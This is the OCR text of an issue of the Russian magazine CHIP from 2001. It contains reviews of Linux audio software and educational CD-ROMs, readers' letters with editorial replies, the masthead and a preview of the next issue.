Надстройкой пакета sox, который позволяет помимо записи и воспроизведения звука производить его редактирование, является простой редактор звука Sound Studio. На подобном уровне находится и kwave — редактор звука для KDE. Несколько больше «амбиций» у системы esasound, которая должна функционировать как магнитофон с несколькими дорожками и редактор звуковых эффектов. Это набор фильтров, которые можно соединить в любом порядке, достигнув таким образом требуемого эффекта. Его графической надстройкой является программа esawave, преимуществом которой состоит в возможности обрабатывать аудиофайлы большого объема прямо на диске. Возможности Linux в работе со звуком интересным образом используют, например, программы для настройки музыкальных инструментов. Они анализируют входной сигнал и в соответствии с ним предлагают музыканту совет для дальнейших действий. Примером такой программы может служить guituner. Кроме пользовательских приложений, для Linux есть и серверы, способные вести прямую аудиотрансляцию через Интернет. Об этом и других интересных программах, работающих со звуком, мы поговорим в следующих номерах нашего журнала.

■ ■ ■ Сергей Шаповалов



▲ Проигрыватель файлов MP3 freeamp



Английский с чокнутым профессором

## До последнего помидора

Надо ли учить детей английскому? Надо-надо, без него, как известно, сейчас как без рук. Если вы хотите сделать это быстро и качественно, то луч-

шего диска пока просто не существует в природе (во всяком случае, российской). Диск «Правильный английский без скучных правил» — это полностью озвученный интерактивный курс английского языка со встроенной системой распознавания речи, разработанная фирмой Auralog, и является самым важным компонентом, благодаря которому можно отработать правильное произношение. Слово или фраза говорится в микрофон, компьютер «слушает» и оценивает произношение. На диске это выглядит так: сидит попугай и слушает, что говорит ребенок. Если произношение правильное, то птичка краснеет. Вернее фон, на котором она сидит, превращается из зеленого в красный. На экране также можно увидеть графическое отображение речи ребенка и идеального варианта звучания. Это так называемая визуализация произношения. Но сделана она ненавязчиво, в игровой форме. Например, в виде паутинки, которую плетут два паука.

Курс размещается на двух CD. Существует три варианта курса: для детей 4–6 лет, где ребенок ходит по домику и изучает комнаты; для детей 7–9 лет (здесь ребенка уже выпускают на улицы и в дома целого города, здания которого растут по мере правильного выполнения игр-упражнений). А детям 10–12 лет предлагается путешествовать по волшебному миру.

Путешествовать ребенок будет с чокнутым профессором Альбертом (конечно же, Энштейном) и уже упоминавшимся попугаем по прозвищу Калико. Кроме того, что эти герои объясняют ребенку, что и где надо делать, по ходу дела они подшучивают друг над другом и всячески развлекают ребенка. Профессор, например, катается через весь экран на скейте.

Обучаться можно по-разному, вариантов на диске много. Даже очень много. Можно зайти в определенный тематический раздел и кликать на все попадающиеся на глаза предметы, слушая как слова произносятся по-английски и видя слово на экране. Но это не так интересно, как играть во всевозможные обучающие игры «Спрятанные слова», «Убежавшие слоги», «Волшебные фразы», «Сказочная палитра», «Точно в цель!», «Школа танцев» и другие. Например, в игре «Точно в цель!» два героя (ребенок и компьютерный соперник) кидаются помидорами и апельсинами в буквы, кото-

рые называет голос за кадром. Кидаются до тех пор, пока кто-то из них не закидает последнюю букву последнего слова. В общем, до последнего помидора и победного конца. Забавная игра, как и все остальные. Играя устали — можно попеть песни под караоке. Или мультики посмотреть. А все равно волей-неволей обучение продолжается. Разделы караоке и мультфильмов наиболее важны. Здесь ребенок не только слова может заучивать (зубрежка слов — дело нехитрое и каждому попугаю доступное), но и осмысленные фразы учить. А в мультике можно озвучить приглянувшегося героя и проговорить за него все фразы.

У курса есть единственный недостаток: трудность нахождения игр и разделов, но создатели решили эту проблему — напечатали подробную книжечку-руководство, благодаря которой можно не утонуть в дебрях «интуитивного интерфейса». Так что придется сидеть рядом с ребенком и помогать ему. Ну чего не сделаешь ради любимого чада.

### Правильный английский без скучных правил

Издатель ► «Новый диск»

Сайт ► [www.nd.ru](http://www.nd.ru)

Цена • 2 CD – \$34, Full Pack – \$75

Стань генератором идей

## Учимся мыслить

В жизни часто возникают ситуации, когда необходимо найти решение сложной проблемы. Компакт-диск «Как решить проблему» представляет со-

бой программу, которая приведет в действие скрытые резервы вашего интеллекта. «Вы обнаружите в себе «тайные» способности и таланты, поймете, как управлять своей мыслью и создавать новые идеи. Этот революционный программный продукт построен на основе методики, прошедшей испытания на университете уровне и в нескольких ведущих корпорациях, в том числе в компании Ford Motors®... Доказано, что люди, изучившие данную методику, в два раза чаще остальных достигают успеха в решении трудных задач», — говорят создатели. Так ли это? Можно ли поиграв в 12 интерактивных игр

на развитие нестандартного мышления преодолеть рамки стереотипов и стать «настоящим генератором идей»? Сказать не могу, потому что играла не во все игры.

Кроме игр, на диске есть теоретическая часть, в которой дедуля-ученый показывает впечатляющие картины великих открытий, основанных на принципе нестандартного мышления, рассказывает о том, что эффективнее мыслит тот, кто мыслит оригинально; вилкой, например, можно не только есть, но и расчесываться. Тот же самый дедуля сидит в уголочке экрана, готовый помочь незадачливому решателю задачи. Хоть диск рассчитан на любой возраст и уровень умственных способностей, помощь может потребоваться каждому. Ну как космонавту измерить температуру внеземного существа, болтающегося в аквариуме без воды? Или — что очень актуально для жителей России — как переслать дорогую сердцу посылку, не боясь того, что по дороге она подвернется вандализму. Правда,

на диске посылку шлет американский баскетболист своему другу йогу, сидящему на гвоздях, а почтальон каждый раз ее вскрывает и съедает вкуснятинку. Как решить эту проблему и получить посылку в целости и сохранности, я вам рассказывать не буду, но поверьте — способ есть.


В целом диск очень приятный: смешные реплики персонажей, красочные картинки, интересные задачи... Я бы рекомендовала этот продукт скорее для того, чтобы немного поиграть в интеллектуальные игры в свободное время. А вдруг и правда скрытые резервы вашего интеллекта начнут проявляться?

### Самоучитель для развития творческого мышления

Издатель ► «Новый диск»

Сайт ► [www.nd.ru](http://www.nd.ru)

Цена • box – \$19, jewel – \$2,5





От ромашки до Далай-ламы

## Верблюды отменяются

Конечно, теперь нам не понадобятся пылящиеся многотомные «кирпичи», за которыми надо лезть на полку, отрываясь от любимого монитора. Вставил компакт-диск «Большой энциклопедии Кирилла и Мефодия 2001» и читай на здоровье любые статьи. БЭКМ 2001 заменит вам 68 (!) книжных томов, как заверяют создатели. БЭКМ включает в себя 82 тысячи энциклопедических статей, три словаря, 18 500 иллюстраций и более 20 больших приложений. И это еще не все. Перечисляю дальше: «Большой энциклопедический словарь» и «Толковый словарь русского языка» Ожегова и Шведовой, «Толковый словарь иноязычных слов» Крысина, «Краткий словарь иностранных слов и выражений в оригинальном написании», сборник законов РФ. Ну что, теперь верите, что на нескольких дисках может уместиться такое количество книг? Энциклопедия существует в трех вариантах: 2CD, 8CD и DVD. Мне для описания досталась БЭКМ на двух дисках, и позвольте посоветовать — покупайте сразу полный вариант. Ну обидно же, когда хочешь посмотреть карту звездного неба, фотоальбомы, анимированную panoramu, рассказывающую про динозавров,

звуковые фрагменты послушать, а тебе пишут: «Данное приложение доступно только в версии 8CD (DVD)».

Надо отдать должное создателям энциклопедии. Если сравнивать БЭКМ 2001 с конфетой, то можно сказать так: кроме сырной и вкусной начинки, данное изделие отличает еще и удобная, привлекательная обертка. Интересующую вас информацию очень легко найти, есть несколько вариантов просмотра энциклопедических статей по алфавиту или по теме, а также поиск по словам. Предусмотрена возможность работы сразу в многооконном режиме. Если вы готовитесь к докладу или пишете научный труд, то текст или картинки можно скопировать в буфер или распечатать нужную статью.

БЭКМ годится и для развлечения. Многие любят разгадывать кроссворды. Для них есть раздел «Помощник любителя кроссвордов», в котором с легкостью можно найти то, что вам нужно, стоит только и указать количество букв в слове и ввести (если есть) известные буквы.

Также в БЭКМ существует раздел «Интерактив», где размещена периодическая система элементов, телефонные коды и где можно изучить «Географический атлас мира», «Хронику человечества». Особенно интересен раздел «Туры для любознательных». В нем — оригинальная подборка тем: «Выдающиеся джазмены», «Из истории терроризма в России», «Звезды Голливуда»,


«Животные-путешественники» и многое другое. Вот, к примеру, выбрали я тему «Семь чудес света». И что же мы можем прочитать про Колосса Родосского? А вот что: «Создание бронзового гиганта длилось около 12 лет, но простоял он, однако, всего 56 лет. В 220 до н. э. во время землетрясения статуя рухнула, не выдержав колебаний почвы. Как пишет Страбон, «статуя лежала на земле, поверженная землетрясением и переломленная у коленей». Но и тогда Колосс вызывал удивление своими размерами; Плиний Старший упоминает, что лишь немногие могли обхватить обеими руками большой палец руки статуи. Обломки Колосса пролежали на земле больше тысячи лет, пока, наконец, не были прощаны арабами, захватившими в 977 году Родос, купцу, который, как рассказывается в одной из хроник, нагружил ими 900 верблюдов». Не правда ли, впечатляет? В общем, нам теперь не понадобится ни одного верблюда, чтобы принести домой столько томов информации, сколько содержится в этой уникальной энциклопедии.

### Большая Энциклопедия Кирилла и Мефодия 2001

Издатель ► «Кирилл и Мефодий»

Сайт ► [www.km.ru](http://www.km.ru)

Цена ► 2CD – \$6, 8CD – \$45, DVD – \$45



Памперсы для web-страницы

## Бронированный велосипед

Говорят, обезьяну можно научить печатать на пишущей машинке.

Об экспериментах на компьютере не сообща-

ется, но иногда мне кажется, что они увенчались успехом. Перед программой Microsoft поставлена еще более сложная задача. С ее помощью любая обезьяна без труда сможет стать web-дизайнером. Во всяком случае, называть себя таковым.

FrontPage (Парадная Страница, или, если желаете, Потемкинская Деревня) выполнена в традиционном для Microsoft стиле, ориентированном, по мнению компании, на массового пользователя компьютера. В противовес ранее господствовавшей концепции user-friendly (дружественный к пользователю), он выдвигает концепцию idiot-friendly (дружественный к идиоту). Основной принцип ее взят из известного анекдота про обезьяну и человека: «Ну что тут думать, трясти надо!». Пользователю нужно только ткнуть мышкой — об остальном за него уже подумали.

После регистрации и входа в интересующую нас тему на экране начинает разворачиваться ани-

мация ваших действий, сопровождаемая голосом лектора. Анимация управляет панелькой, которая выглядит как симпатичный видеомагнитофончик, с помощью которого можно управлять течением курса, повторять определенные видеосюжеты, возвращаться на шаг назад и выполнять много других полезных действий.

Российские программы напоминают бронированный велосипед. Рассматриваемый диск — характерный тому пример. Я обомлела, когда мой 50-скоростной CD-ROM переключился на низкую скорость и 90 секунд с него что-то читалось. Это активизируется защита от несанкционированного копирования, и вас просят ввести две последние цифры телефона компании, считав их с поверхности диска, в настоящий момент крутящегося в приводе. Ах, как приятно вытащить его из привода, получив синий экран Windows, проискать на диске код или серийный номер, вспомнить, что нужен номер телефона, а не, скажем, факса (он там тоже есть).

С методической точки зрения диск крайне непрорен. Кликнем на первый клип первой темы. 15 минут монотонный мужской голос медленно читает


невероятной глупости текст «ни о чем». Мне запомнилась фраза: «Web-страница — ваше детище, и вы должны заботиться о ней». Отдельные перлы рассмешили бы профессиональных web-мастеров до колик. Кстати, даже на этом ролике не слишком мощный Pentium подтормаживает, и голос «плывет», как на растянутой магнитофонной пленке, а то и прерывается вовсе. Комическое впечатление. Но главное — даже не сам текст, а то, что ролик состоит из белого листа бумаги, где раз в 3–5 минут появляется новая строчка (озаглавленная черными буквами). Классический пример неудачного решения. А в целом это прекрасный и назидательный пример, как ни в коем случае не надо делать обучающие диски.

### Мультимедийный самоучитель по Microsoft FrontPage 2000

Разработчик ► Мультимедиа Технологии и Дистанционное Обучение

Сайт ► <http://www.mmtech.ru>

Цена ► \$30



9 часов правильной ориентации

## Работаем с графикой

По мнению многих web-дизайнеров CorelDraw считается лучшим профессиональным графическим редактором. Фирма «Кирилл и Мефодий» в серии компьютерных обучающих программ «Практические курсы по информационным технологиям», выпустила курс для изучения CorelDraw 9.0. Начинающий web-дизайнер или просто любитель поработать с картинками научится пользоваться богатым спектром приемов обработки и редактирования графической информации, за-

ложенным в редакторе CorelDraw 9.0, а также сможет самостоятельно создавать многоцветный календарь и ряд ярких и красочных материалов. Также в процессе освоения CorelDraw 9.0 пользователь освоит приемы работы и редактирования с использованием слоев, заготовок, шаблонов, цветовых переходов и различных трехмерных эффектов, — в общем, всех возможностей, которые содержит в себе этот графический редактор.

Как пишут создатели, курс ориентирован на 9 часов работы за компьютером. Что ж, это звучит заманчиво — за такое небольшое количество времени

освоить около 950 практических заданий, которые разделены на 15 разделов, где очень подробно рассматриваются богатые возможности и эффективные приемы работы с CorelDraw 9.0.

### Работа с графикой – Практический курс CorelDraw 9.0

**Издатель** ► «Кирилл и Мефодий»

**Сайт** ► [www.km.ru](http://www.km.ru)

**Цена** ► \$3



Пистолет Сталина

## Виртуальная экскурсия

Огромная коллекция фотоматериалов, видеоролики военных лет, образцы бронетехники, включая существовавший в двух экземплярах сверхгигантский немецкий танк Maus, и самолет трижды Героя Советского Союза Кожедуба. Также можно увидеть форму и награды воюющих сторон, трехмерное изображение личного пистолета Сталина, награды маршала Жукова и многое другое. Впервые с помощью Quick Time VR технологии предоставлена возможность совершить виртуальную экскурсию на дачу Сталина в Кунцево.

Над созданием этого диска работала команда, состоящая из более чем ста специалистов разных обла-

стей. В нее входили и высшие военные чины, и фронтовые фото- и кинооператоры, и ученые, и историки, и специалисты мультимедиа. При таком большом объеме материала, наверное, неизбежны недочеты и промахи. Самым главным недочетом, на мой взгляд, является работа мультимедийщиков. Они не смогли в достаточной степени структурировать материал и иногда происходят накладки. В частности, несоответствие произвольно воспроизведимых музыкальных отрывков и кадров кинохроники. Например, на слова «утро красит нежным светом...» можно увидеть захваченный и разбитый фашистами военный городок нашей армии. Что касается идеологии, то никакого отклонения от устоявшихся трактовок событий на диске не наблюдается. Оно и понятно, если учсть, что диск сделан по заказу Министерства Образования

РФ. Другой вопрос — сумели создатели этот заказ выполнить или нет. Во всяком случае, сейчас уже немного смешно читать на обложке коробки лозунги типа: «Слушайте — с вами говорит История!». Подобным пафосом пронизан весь диск.

И все-таки нужно достаточно высоко оценить проделанную работу и объем иллюстрационного материала, видеоматериалов и отрывков из документальных фильмов. Некоторые из них просто нигде больше не найти.

### От кремля до рейхстага

**Издатель** ► Республиканский мультимедиа центр

**Сайт** ► [www.rnmc.ru](http://www.rnmc.ru)

**Цена** ► 240 руб.

Польза важнее красоты?

## Информация в чистом виде

Диск «Энциклопедия интеллектуального права», безусловно, вещь полезная. К примеру, вы сможете узнать, какие требования предъявляются к документации, если вы собираетесь зарегистрировать «программу для ЭВМ», как написано на диске, какие существуют виды, формы, условия авторских

договоров. А в приложении можно изучить 66 документов, начиная от текстов законов об авторском праве, постановлений Президиума Высшего арбитражного суда РФ, до правил составления, подачи и рассмотрения заявки на регистрацию товарного знака и знака обслуживания. Можно прочитать статьи на такие темы, как: «Произведения декоративно-прикладного искусства (ДПИ)», «Дизайн», «Музыкальное и аудиовизуальное произведение», «Структура фирменного наименования», «Уголовная ответственность за нарушение авторских прав», «Автор объекта и интеллектуальная собственность», «Произведения искусства», «Средства индивидуализации участников гражданского оборота и производимой ими продукции» и другие. В общей сложности на диске содержится более 200 законов РФ.



Оболочка диска не отличается затейливостью и красочностью, упор сделан на информативность содержания. Главный экран представляет собой список разделов на бежевом фоне. Затем вы нажимаете на заголовок интересующей вас статьи и плавно переходите к прочтению этого документа в Word. Чего проще. Кстати, и инсталлировать диск не надо. Но на мой взгляд, простота оформления данного диска чрезмерна, и почему-то уж очень хочется, чтобы форма соответствовала содержанию.

### Энциклопедия интеллектуального права

**Издатель** ► «Руссобит-М»

**Сайт** ► [www.russobit-m.ru](http://www.russobit-m.ru)

**Цена** ► \$2

**Уважаемые читатели! Мы сами не ожидали, что через две недели после выхода первого номера нашего журнала, получим столько ваших писем.**

**Нам интересны любые мнения и отклики, как положительные, так и отрицательные, потому что только они помогут сделать журнал интересным и содержательным.**

**Пишите нам, мы обязательно постараемся ответить на все Ваши письма.**

**Наиболее интересные вопросы и пожелания мы будем публиковать на страницах Chip.**



### Желаю Вам успехов

Недавно приобрел Ваш (теперь и наш) «первый» номер журнала CHIP и был приятно удивлен, какой прекрасный, многоплановый и емкий он получился. Понятный интерфейс у CD и много нужного нашел на нем. Желаю Вам успехов в дальнейшей работе!!!!!!

P.S. В разделе software понравилась заметка о BedOS. Захотел попробовать установить, но качать по сети такой объем??? Если можно опубликуйте на CD к журналу.

С уважением Николай Прокаев (Павлодар Казахстан), avianeck@pvl.kz



Твердо не обещаем, но в планы запишем. »



### Вы — журнал для продвинутого юзверя

Здрасте!

Вот прочитал Ваш журнал. Понравилось.

Где-то 2 года читаю «Подводную лодку». но последнее время её материал перестал интересовать. Похоже нашёл ей замену. Вы журнал для продвинутого юзверя, который уже что-то знает и что-то умеет, в отличие от Лодки и Домашнего Комп, с одной стороны и Компьютер Пресс, с другой.

В следующем номере добавьте дистрибутив Линукса на СД и в описании программ на диске указывайте размер файла. + системные требования (не у всех пентюхи 3). Жду следующего номера.

С уважением, Огурцов Илья (Санкт-Петербург), oilya@mного.ру



Мы собираемся выпустить Chip с двумя CD.

ASP Linux устраивает? »



### Господи, старье то какое вы туда положили...

Здравствуйте коллеги,

мне случайно попался ваш майский журнал с СД диском (теперь к нам его будут доставлять по подписке) и я сразу же обратил внимание на то что на компакт диске оказалась подборка программ для мака. Господи старье то какое вы туда положили, да еще и неполезное да и ненужное во всех отношениях. Конечно понятно что пользователей маков мало и на них нет смысла расчитывать вашему журналу, так же как и на юникс-люники пользователей (для этого есть узко-специализированные издания — в основном в интернет). Но я бы Вам все таки, если вы продолжите традицию выкладывать файлы на СД, посоветовал взять эксперта по макинтош или скооперироваться с интернет изданием по макам например [www.macintosh.ru](http://www.macintosh.ru). А в остальном журнал хороший и интересный ;)

Михаил Кулешов, powermic@mac.com



Учтем. »

### Неприятное впечатление — количество опечаток

Привет!

Вчера купил ваш журнал - понравился.

Правда весь его еще не читал, но целиком просмотрел и прочитал 2-3 статьи, которые были интересны. Вобщем, поздравляю! Помоему мнению, все просто здорово! Единственное неприятное впечатление — количество опечаток. А особое восхищение вызывает обложка — максимально информативная.

Alex, sitek2@online.ru

### Я его еще не видел

«...хвалу и клевету приемли равнодушно,  
и не оспаривай глупца...»

A.C.Пушкин

Поздравляю с успехом. Судя по воплям шакалов пера, которые наблюдал по телевизору, журнал удался на славу (хоть я его еще не видел).

С наилучшими пожеланиями,

Felix Sirotkin, fsirotkin@aktivist.ru

### Так что же такое по вашему курок???

Уважаемый главный редактор,

В майском номере на 102 странице, в разделе описания CD, под заголовком Игры можно прочесть следующие строки:

...Прицел винтовки управляет мышью, левая кнопка — это курок, правая — перезарядка...

ТАК ЧТО ЖЕ ТАКОЕ ПО ВАШЕМУ КУРОК???. А самое интересное это ЧТО ПРОИЗОЙДЕТ, ЕСЛИ НАЖАТЬ НА КУРОК???. Вы думаете, что произойдет выстрел? НЕТ НЕТ И ЕЩЕ РАЗ НЕТ!

Обратимся к СЛОВАРЮ Ожигова: КУРОК — Часть ударного механизма в огнестрельном оружии. Спустить курок, взвесить курок...

Курок можно только взвесить, а чтобы произошел выстрел необходимо НАЖАТЬ НА СПУСКОВОЙ КРЮЧОК и никуда более!!!

Очень странно, что в журнале ТАКОГО уровня можно встретить ТАКУЮ безграмотность!

Яndo, yando@mail.ru

**CHIP** К сожалению мы не смогли проверить правильность Ваших

утверждений, поскольку не нашли словарь **Ожигова**. Но в целом согласны.»

### Очень хочется увидеть 3D Mark 2001

У меня к Вам очень большая просьба. Очень хочется увидеть на Вашем диске, который идет с журналом, 3D Mark 2001. Буду рад, если моя просьба исполнится.

С наилучшими пожеланиями и надеждой,

Рустам, savv@ts.kuban.ru

**CHIP** Исполнилась, смотрите Chip CD. »

### Мне раньше родственники из Киева возили...

Ну вот и россияне дождались CHIP!!! Класс!!!

Мне раньше родственники, специально из Киева возили этот журнал. Рад, что теперь можно их не тревожить. И если можно, то и маленькое замечание — хорошо бы отмечать описания программ, которые на есть на КД, каким ни будь значком, чтобы было понятно, что эта программа есть на прилагаемом диске.

Сергей Кислица, kislitsa@skmost.ru

Письма читал **Андрей Кокоуров**, akokourov@ichip.ru



## Журнал информационных технологий

ISSN 1609-4212

Выходит 12 раз в год | 6'2001 (2)

### Главный редактор

Андрей Кокоуров, akokourov@ichip.ru

### Редакторы

Антон Мокрцов (hardware), amokretsov@ichip.ru  
 Максим Макаренков (software), mmakarenkov@ichip.ru  
 Дмитрий Асауленко (Chip CD, internet), dasaulenko@ichip.ru  
 Генри Шеппарт (hardware, test lab), hsheppard@ichip.ru

### Литературный редактор

Никита Венцковский, pvenzkovsky@ichip.ru

### Отдел рекламы

Алексей Киселев (директор), akiselev@ichip.ru  
 Вячеслав Матвеев, vmatveev@ichip.ru  
 Наталья Мартынюк, martinuk@ichip.ru

### Дизайн

Cinemax (Прага)

Учрежден и издается ЗАО «Издательский дом Бурда»

Адрес издателя: 109240, Москва, Гончарная ул., 12

Адрес редакции: 125040, Москва, ул. Правды д. 8, тел. (095) 787-33-88,

факс (095) 797-45-99

Отдел распространения: тел. (095) 797-45-96

Издание зарегистрировано в Комитете по печати и информации РФ.

Рег. номер 019376

Журнал CHIP издается по лицензии немецкого издателя Vogel Burda Communications, Мюнхен, Германия

### Тираж 50 000 экз.

Цена свободная

Advertising International

Vogel Burda Communications,

Poccistr.11, D-80336 Munchen:

SErik N.Wicha (ewicha@vogel.de)

Phone.(+49 89)74642 326,Fax (+49 89)74642 217

More information about the publishing house and its products is also available on [www.vogel-media.com](http://www.vogel-media.com)

### Адрес типографии

Svoboda, graficke zavody, a.s., Sazecska 8, Praha 10

## Реклама в номере

APC .....	19
DataForce .....	73
DeepApple .....	137
Кирилл и Мефодий .....	69
Космос-ТВ .....	4-я обл.
K-Systems .....	2-я обл.
MicroStar .....	3-я обл.
Русклимат .....	65
Siemens .....	7

За содержание рекламного объявления ответственность несет рекламирующий.

За оригинальность и содержание статьи ответственность несет автор. Рукописи редакцией не возвращаются. В случае приема рукописи к публикации редакция ставит об этом автора в известность. При этом издатель получает эксклюзивное право на распространение принятого произведения через журнал, включая возможность его публикации на WWW-страницах журнала, CD или иным образом в электронной форме.

Авторский гонорар выплачивается разово в течение пяти недель после первой публикации и в размере, определяемом внутренним справочником тарифов. В данный гонорар входит и вознаграждение за возможную публикацию произведения в электронной форме. По истечении одного года с момента первой публикации автор имеет право опубликовать свое произведение в другом месте без предварительного письменного согласия издателя.

Все права на опубликованные материалы защищены. Перепечатка, использование или перевод на другой язык, а также иное использование произведений, равно как их включение в состав другого произведения (сборник, как часть другого произведения, использование в какой-либо форме в электронной публикации) без согласия издателя запрещены.


Эта страница умышленно пустая

# CHIP

В следующем номере

**Chip 7/01 выйдет 11-го июля 2001 года**

**Новый формат WM8 позволяет «вместить» 100 минут видео хорошего качества в 370 Мбайт. Аудио, по утверждению Microsoft, записывается с CD-качеством при потоке 64 Кбит/с. Мы протестируем WM8 и посмотрим, так ли это?**



**Формат MP3 и возможность записи собственных компакт-дисков давно уже позволяет конкурировать персональному компьютеру с аудиоцентрами. Единственное слабое место компьютера — откровенно низкое качество звука, извлекаемое из стандартных компьютерных колонок. Пора выяснить, существуют ли компьютерные аудиосистемы, которые в состоянии сравниться по качеству с привычными музыкальными центрами**



## Первые впечатления от Office XP



Во второй части материала «Природа ASP» мы продолжим знакомство с этой интересной web-технологией.

Какие типы памяти применяются сегодня? Каков принцип их работы и технические характеристики? Ответы на эти вопросы мы дадим в следующем номере.

StarOffice для Windows и Linux, как достойная альтернатива Microsoft Office.

Jabber лучше, чем ICQ?  
Open-source система эффективно работающая в различных операционных системах.

Самыми популярными видеоускорителями являются платы, собранные на основе GPU от NVIDIA. Однако стабильность и скорость работы в большой степени зависят не только от графического чипа, но и от сборки платы, установленной видеопамяти, частоты чипа. В следующем номере мы сравним самые популярные карты линейки GeForce/GeForce 2 от разных производителей.